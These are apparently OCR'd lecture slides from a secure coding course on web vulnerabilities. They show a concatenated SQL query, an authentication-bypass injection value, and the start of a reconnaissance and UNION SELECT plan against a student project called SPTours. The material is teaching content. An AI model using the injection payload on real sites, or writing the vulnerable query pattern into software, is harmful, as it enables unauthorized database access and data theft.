
SecureCoding
ST2515

Speakers

- Part 1:
- Ethical Hacking Demo: Kuah Wei Liang


- Part 2:
- Source Code Securing: Low Jin Kiat

The need for securing web applications



Source:2019 Verizon Incident Preparedness and Response Report

The need for secure coding



- **In order to write a secure application:**
- 10 % of security is achieved by “Security Features”
- 90% of security is achieved by “Securing Features” (aka Secure Coding)

http://blogs.cisco.com/security/security-features-vs-securing-features/

Contents

This module is intended for individuals with an earnest interest in making the programming world a better place.

In this module, you will be introduced to the various concepts and fundamentals of security principles, and the various techniques to prevent vulnerabilities in web applications.

You are expected to have intuition in solving challenges, or at least a keen interest in ethical hacking to thoroughly enjoy the discussion.

Scope

While there will be mentions of various general rules and attack possibilities, the following discussion will be targeted towards web vulnerabilities.

This is because the greatest concern has to do with information traversing the internet, as majority of the modern world uses it.

The content present may overlap with knowledge you already know from ST251Z Ethical Hacking.

Resources


OWASP (Open Web Security Project) Coding Practices
https://www.owasp.org/index.php/Secure_Coding_Cheat_Sheetw.owasp.org/index.php/Secure_Coding_Cheat_Sheet

Metasploit (Penetration testing framework)
https://www.metasploit.com/


PwnTools (CTF framework and exploit development library)
https://github.com/Gallopsled/pwntools

We start off with…

Data IO



The Structure



Input


A user might not care for valid input;
A user might make errors;
A user might hack you.

Output

Output from users redisplayed to screen may not be sanitized, resulting in malicious payloads or unwanted information leak

Now featuring

SQLi




What is SQLi?

SQL Injection (SQLi) is a type of code injection attack that makes it possible to execute malicious SQL statements.


Majority of data lost in web applications is attributed to the use of SQL injections.

Prevalent in multitudes of inputs. *Ultra easy to learn!*




Normal Code

```
var username = ‘admin’;
var password = ‘password’;

var sql = ‘select * from users where username = “‘ + username
          + ‘“ and password = “‘ + password + ‘“;’;

/* sql computes to

   SELECT * FROM users WHERE username = “admin”
   AND password = “password”;

*/
```



Infected Code

```
var username = '" or true; -- ';
var password = '';

var sql = 'select * from users where username = "' + username
          + '" and password = "' + password + '";';

/* sql computes to

   SELECT * FROM users WHERE username = "" OR true;
   -- AND password = "";

*/
```




Resources

sqlmap (automates the process of detecting and exploiting SQL injection flaws)
http://sqlmap.org/


Piecing Together

SPTours

Screen Shots



```
HTTP Status 500 - 1

type Exception report

message 1

description The server encountered an internal error that prevented it from fulfilling this request.

exception

java.lang.ArrayIndexOutOfBoundsException: 1
	common.searchTour.doPost(searchTour.java:38)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:647)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:728)
	org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:5

note The full stack trace of the root cause is available in the Apache Tomcat/7.0.47 logs.

Apache Tomcat/7.0.47
```



Search Tour packages

Country: Singapore

Maximum Cost: Insert maximum cost

Preferred Month:

SP Tours

Project done by students in Singapore Polytechnic. Contains insecure codes due to lack of background in field.

Highly volatile code lying everywhere, buggy to set up, out of touch with time.

We will attempt to hijack a student's site blind.

Security Tests


Blackbox Pentest; No detailed knowledge about the target system, identical to a hacker attack

Glassbox Pentest; Knowledge about the target system, knowledge of architecture, partial analysis of source code

Security Code Review; Manual review of source code and verification of vulnerabilities found on system

Breaking

SPTours




Reconnaissance

Website coded in Java. (*.jsp, java servlet error page*)
Running on Tomcat. (*java servlet error page*)

Users can have same username. (*hijacking user registration*)
Validation on client side can be bypassed. (*hijacking user registration*)

MySQL database is used. (*java servlet error page*)
Tour page information called from database (*java servlet error page*)





The Plan

We are going to investigate *TourDetails.jsp*, and attempt to use SQL injections to gather information.

The attack vector will be wide with the use of union select, allowing us to fetch additional data from other sources. We will be able to view all internal records if a view of the generic *information_schema* is available to us.

In Theory



